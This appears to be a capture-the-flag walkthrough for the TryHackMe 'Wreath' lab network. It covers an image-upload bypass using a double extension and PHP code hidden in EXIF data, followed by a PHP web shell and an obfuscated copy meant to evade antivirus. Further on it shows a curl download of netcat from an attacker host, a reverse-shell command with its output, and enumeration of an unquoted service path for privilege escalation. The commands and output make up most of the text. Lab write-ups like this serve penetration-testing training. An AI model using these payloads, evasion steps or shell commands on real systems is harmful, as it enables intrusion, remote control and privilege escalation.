
This apears to be a file-upload point. There are two filters for file uploading:

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
|| !$size){
    header("location: ./?msg=Fail");
    die();
}
```

The first filter uses a classic PHP technique used to see if a file is an image. But it's not a secure method, the attacker can put his payload in exif data (such as comment).

The second filter leads to a big problem, We can upload a file called `image.jpeg.php` . The filename gets split into `["image", “jpeg”, “php”]`, but only the `jpeg` gets passed into the filter.

Both filters are bypassable, and also according to the source code, files will get moved into `uploads/` directory. So we can exploit this vulnerability. Navigate to `http://PROXY_IP/resources/index.php` , It asks us for credentials. We have `Thomas` credentials and can try it.




Authentication Required - Mozilla Firefox

http://10.200.86.100 is requesting your username and password. The site says: "Welcome Thomas!"

User Name: Thomas

Password: •••••••



Welcome Thomas!


Ruby Image Upload Page

The credentials were correct. This is a PC, there is antivirus software running on this target, so we have to use a PoC:

`<?php echo “<pre>Test Payload</pre>”; die();?>`


This is completely harmless and should not get picked up by the AV. Add this payload to the image exif data using the following command:

```
exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die; ?>" test-USERNAME.jpeg.php
```



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-accessgranted.jpeg.php
    1 image files updated
root@kali:/home/kali/Desktop/TryHackMe/wreath# exiftool test-accessgranted.jpeg.php
ExifTool Version Number         : 12.16
File Name                       : test-accessgranted.jpeg.php
Directory                       : .
File Size                       : 161 KiB
File Modification Date/Time     : 2021:04:05 07:16:30-04:00
File Access Date/Time           : 2021:04:05 07:16:30-04:00
File Inode Change Date/Time     : 2021:04:05 07:16:30-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 512
Image Height                    : 512
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 512x512
Megapixels                      : 0.262
root@kali:/home/kali/Desktop/TryHackMe/wreath#
```

Now the image is ready to upload:




[redacted]

test-accessgranted.jpeg.php 164.7 kB Program 07:16

[redacted]

We are able to see `Test Payload`, this means our code executed successfully:



10.200.86.100/resources/up
10.200.86.100/resources/uploads/test-accessgranted.jpeg.php

```
����JFIF��1
Test Payload
```


Now for AV Evasion, we have to obfuscate the following payload (use https://www.gaijin.at/en/tools/php-obfuscator):

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

obfuscated:

```
<?php $o0=$_GET[base64_decode('d3JlYXRo')];if(isset($o0)){echo base64_decode('PHByZT4=').shell_exec($o0).base64_decode('PC9wcmU+');}-die();?>
```


Then change the image's comment (rename it too) and upload it again:



```
10.200.86.100/resources/uploads/testagain-accessgranted.jpeg.php?wreath=dir
```

```
����JFIF���

 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\x[redacted]

05/04/2021  14:16
                 .
      05/04/2021  14:16
                           ..
[redacted]
                              2 Dir(s)   6,921,265,152 bytes free
```


Our command executed successfully but we should obtain a reverse shell, so we need netcat (can compile it for windows or use compiled version). To upload it we can look for other command line tools installed on the PC, `curl.exe` is available. Set up a python simple http server (`python3 -m http.server PORT`) on your attacking machine and upload `nc64.exe` on the PC using `curl http://ATTACKER_IP:PORT/-nc.exe -o C:\\Windows\\temp\\nc-USERNAME.exe`, set up a listener on your attacking box then run netcat using `powershell.exe c:\\windows\\temp\\nc-USERNAME.exe ATTACKER_IP NC_LISTENER_PORT -e cmd.exe`.



```
root@kali:/home/kali/Desktop/TryHackMe/wreath/tools/Cats/Windows# nc -lvnp 1234
listening on [any] 1234 ...
connect to [[redacted]] from (UNKNOWN) [10.200.86.100] 53191
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\[redacted]>
```


We have a reverse shell on the third and final target. We don't yet have full system access to this target though because the web server is not running with system permissions, so we have to enumerate the PC. Windows services are commonly vulnerable to various attacks, so we'll start there. Start by looking for non-default services using the following command:

`wmic service get name,displayname,pathname,startmode | findstr /v /i “C:\Windows”`



```
C:\[redacted]s>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                  Name                                    PathName
                                                StartMode
Amazon SSM Agent                                             AmazonSSMAgent                          "C:\Program Files\Amazon\SSM\
amazon-ssm-agent.exe"                           Auto
Apache2.4                                                    Apache2.4                               "C:\xampp\apache\bin\httpd.ex
e" -k runservice                                Auto
AWS Lite Guest Agent                                         AWSLiteAgent                            "C:\Program Files\Amazon\XenT
ools\LiteAgent.exe"                             Auto
LSM                                                          LSM
                                                Unknown
Mozilla Maintenance Service                                  MozillaMaintenance                      "C:\Program Files (x86)\Mozil
la Maintenance Service\maintenanceservice.exe"  Manual
NetSetupSvc                                                  NetSetupSvc
                                                Unknown
Windows Defender Advanced Threat Protection Service          Sense                                   "C:\Program Files\Windows Def
ender Advanced Threat Protection\MsSense.exe"   Manual
[redacted]                                                   SystemEx[redacted]                      [redacted]
                                                Auto
Windows Defender Antivirus Network Inspection Service        WdNisSvc                                "C:\ProgramData\Microsoft\Win
dows Defender\platform\4.18.2011.6-0\NisSrv.exe"  Manual
Windows Defender Antivirus Service                           WinDefend                               "C:\ProgramData\Microsoft\Win
dows Defender\platform\4.18.2011.6-0\MsMpEng.exe"  Auto
Windows Media Player Network Sharing Service                 WMPNetworkSvc                           "C:\Program Files\Windows Med
ia Player\wmpnetwk.exe"                         Manual

[redacted]
```


`SystemEx*****************` service path does not have quotation marks around it. The lack of quotation marks around this service path indicates that it might be vulnerable to an **Unquoted Service Path** attack.



```
C:[redacted]>sc qc SystemEx[redacted]
sc qc SystemEx[redacted]
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemEx[redacted]
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer[redacted]
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : [redacted]
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

As you see, the service is running as the local system account, we might be able to elevate privileges. Check the permissions on the directory using:

`powershell “get-acl -Path ‘C:\Program Files (x86)\System Explorer’ | format-list”`




```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
```

We have full controll over this directory, This means we can create our unquoted service path exploit.

